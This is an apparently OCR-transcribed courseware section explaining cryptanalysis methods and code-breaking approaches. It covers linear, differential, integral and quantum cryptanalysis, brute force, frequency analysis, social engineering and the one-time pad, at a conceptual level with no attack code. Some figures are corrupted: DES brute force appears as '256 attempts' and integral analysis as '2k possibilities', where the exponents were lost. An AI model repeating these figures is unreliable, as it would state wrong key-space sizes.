
LO#07: Explain Different Cryptanalysis Methods and Cryptography Attacks

Cryptanalysis

Attackers may implement various cryptography attacks to evade the security of a cryptographic system by exploiting vulnerabilities in code, ciphers, cryptographic protocols, or key management schemes. This process is known as cryptanalysis.

Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

This section deals with various cryptography attacks that an attacker performs to compromise cryptographic systems as well as various cryptanalysis techniques and tools that help in breaching cryptographic security.



Cryptanalysis Methods

Linear Cryptanalysis

- Commonly used on **block ciphers**
- It is a known plaintext attack and uses a **linear approximation** to describe the behavior of the block cipher
- Given sufficient pairs of **plaintext** and **corresponding ciphertext**, bits of information about the key can be obtained
- For example, with a **56-bit DES key, brute force** could take up to **256 attempts**

Differential Cryptanalysis

- Differential cryptanalysis is a form of cryptanalysis applicable to **symmetric key algorithms**
- It is the **examination of differences** in an input and how that affects the resultant difference in the output
- It originally worked only **with chosen plaintext**
- It can now also work with **known plaintext** and **ciphertext only**

Integral Cryptanalysis

- This attack is useful against block ciphers based on **substitution-permutation networks**, an extension of differential cryptanalysis
- Integral analysis, for block size b, holds ***b-k* bits constant** and runs the other *k* through all ***2k* possibilities**
- For ***k*=1**, this is just differential cryptanalysis, but with ***k*>1** it is a new technique

Quantum Cryptanalysis

- Quantum cryptanalysis is the process of **cracking cryptographic algorithms** using a **quantum computer**
- To perform cryptanalysis, attackers must obtain the **encrypted content**, and the process requires significant time and **quantum resources** such as Circuit Width, Circuit Depth, Number of Gates, Number of T-Gates, T-Depth, and MAXDEPTH

Cryptanalysis Methods

- **Linear Cryptanalysis**

  Linear cryptanalysis is based on finding affine approximations to the action of a cipher. It is commonly used on block ciphers. This technique was invented by Mitsarue Matsui. It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher. Given sufficient pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained. Obviously, the more pairs of plaintext and ciphertext one has, the greater are the chances of success.

  Remember that cryptanalysis is an attempt to crack cryptography. For example, with the 56-bit data encryption standard (DES), **key brute-forcing could take up to 256 attempts**. Linear cryptanalysis require $\mathbf{2^{43}}$ known plaintexts. This is better than brute-forcing but is still impractical in most situations. The math may be a bit complex for novice cryptographers, but let us look at the basics of it.

  With this method, a linear equation expresses the equality of two expressions, which consists of XORed binary variables. For example, the following equation XORs the sum of the first and third plaintext bits, and the first ciphertext bit is equal to the second bit of the key:

  $$\mathbf{P_1 \oplus P_3 \oplus C1 = K_2}$$

  You can use this method to slowly re-create the key that was used.

  After doing this for each bit, you will have an equation of the form

  $$\mathbf{P_{i1} \oplus P_{i2} \oplus \ldots \oplus C_{j1} \oplus C_{j2} \oplus \ldots = K_{k1} \oplus K_{k2} \oplus \ldots}$$

You can then use **Matsui's Algorithm 2**, using known plaintext-ciphertext pairs, to guess the values of the key bits involved in the approximation. For each set of values of the key bits on the right-hand side (referred to as a partial key), count how many times the approximation holds true over all the known plaintext-ciphertext pairs; call this count T. The partial key whose T has the greatest absolute difference from half the number of plaintext-ciphertext pairs is designated as the most likely set of values for those key bits.

- **Differential Cryptanalysis**

  Differential cryptanalysis is a form of cryptanalysis applicable to symmetric-key algorithms. It was invented by Eli Biham and Adi Shamir. Essentially, it is the examination of differences in input and how that affects the resultant difference in the output. It originally worked only with chosen plaintext. It can also work with known **plaintext** and **ciphertext**.

- **Integral Cryptanalysis**


  Integral cryptanalysis was first described by Lars Knudsen. This attack is particularly useful against block ciphers based on substitution-permutation networks as an extension of differential cryptanalysis. The differential analysis looks at pairs of inputs that differ in only one bit position, with all other bits being identical. Integral analysis for block size b holds b-k bits constant and runs the other k bits through all 2k possibilities. For k = 1, this is just differential cryptanalysis, but with k > 1, it is a new technique.

- **Quantum Cryptanalysis**

  Quantum cryptanalysis is the process of cracking cryptographic algorithms using a quantum computer. Attackers can use Shor's quantum factoring algorithm on public-key cryptographic algorithms such as RSA and Elliptic Curve Diffie-Hellman (ECDH) to find the factors of large numbers in polynomial time and Grover's quantum search algorithm to make brute-force key search faster for block ciphers (AES) or hash functions (SHA).

  To perform cryptanalysis, attackers must obtain the encrypted content, and the process requires significant time and quantum resources. Given below are the resources required to conduct cryptanalysis.

  - **Circuit Width:** Specifies how many quantum bits or qubits are required in a time step
  - **Circuit Depth:** Specifies the time steps required for a circuit
  - **Number of Gates:** Specifies how many quantum gates are implemented in a circuit
  - **Number of T-Gates:** Specifies how many T-gates are implemented in a circuit
  - **T-Depth:** Specifies the time steps required for a T-gate
  - **MAXDEPTH:** Specifies the maximum depth of a circuit (e.g., 2^{40},2^{64}, or 2^{96})



Code Breaking Methodologies

- One can measure the **strength of an encryption algorithm** using various code-breaking techniques

Brute Force	Cryptography keys are discovered by **trying every possible combination**
Frequency Analysis	The study of the frequencies of letters or groups of letters in a **ciphertext** It works based on the fact that in any given stretch of written language, certain letters and **combinations of letters** occur with varying frequencies
Trickery and Deceit	Involves the use of **social engineering techniques** to extract cryptography keys
One-Time Pad	A one-time pad contains many **non-repeating groups of letters** or number keys, which are chosen randomly

Code Breaking Methodologies

One can measure the strength of an encryption algorithm using various code breaking techniques, some of which are as follows:

- **Brute Force**

  Code breakers or cryptanalysts work to recover the plaintext of a message without knowing the required key in advance. They may first try to recover the key, or they may go after the message itself. A common cryptanalytic technique is a brute-force attack, or exhaustive search, in which the keys are determined by trying every possible combination of characters.

  The efficiency of a brute-force attack depends on the hardware configuration. The use of faster processors means that more keys will be tested per second. Cryptanalysts carried out a successful brute-force attack on a DES encryption method, which effectively rendered DES obsolete.

- **Frequency Analysis**

  Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis of letters and words is another method used to crack ciphers. It works on the principle that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. This technique examines the number of times that a particular symbol appears in a ciphertext. For example, the letter “**e**” is a common letter in the English language. If the letter “**k**” appears commonly in a ciphertext, it can be reasonably concluded that “**k**” in the encrypted language is equivalent to “**e**” in English.

Encrypted source code is more vulnerable to these types of attacks because words such as “**#define**,” “**struct,**” “**else,**” and “**return**” are repeated frequently in code. Sophisticated cryptosystems are required to maintain the security of messages against frequency analysis.

- **Trickery and Deceit**

  Trickery and deceit require a high level of mathematical and cryptographic skills. It involves the use of social engineering techniques to extract cryptography keys.

  Example: It is fairly easy to decrypt an entire message if the user knows some of its content.

  An attacker can use social engineering techniques to trick or bribe someone to encrypt and send a known message, which, when intercepted, could then be easily decrypted using standard cryptanalysis techniques.

- **One-Time Pad**

  One can crack any cipher if provided with sufficient time and resources. However, there is an exception called a one-time pad, which users assume to be unbreakable even with infinite resources.

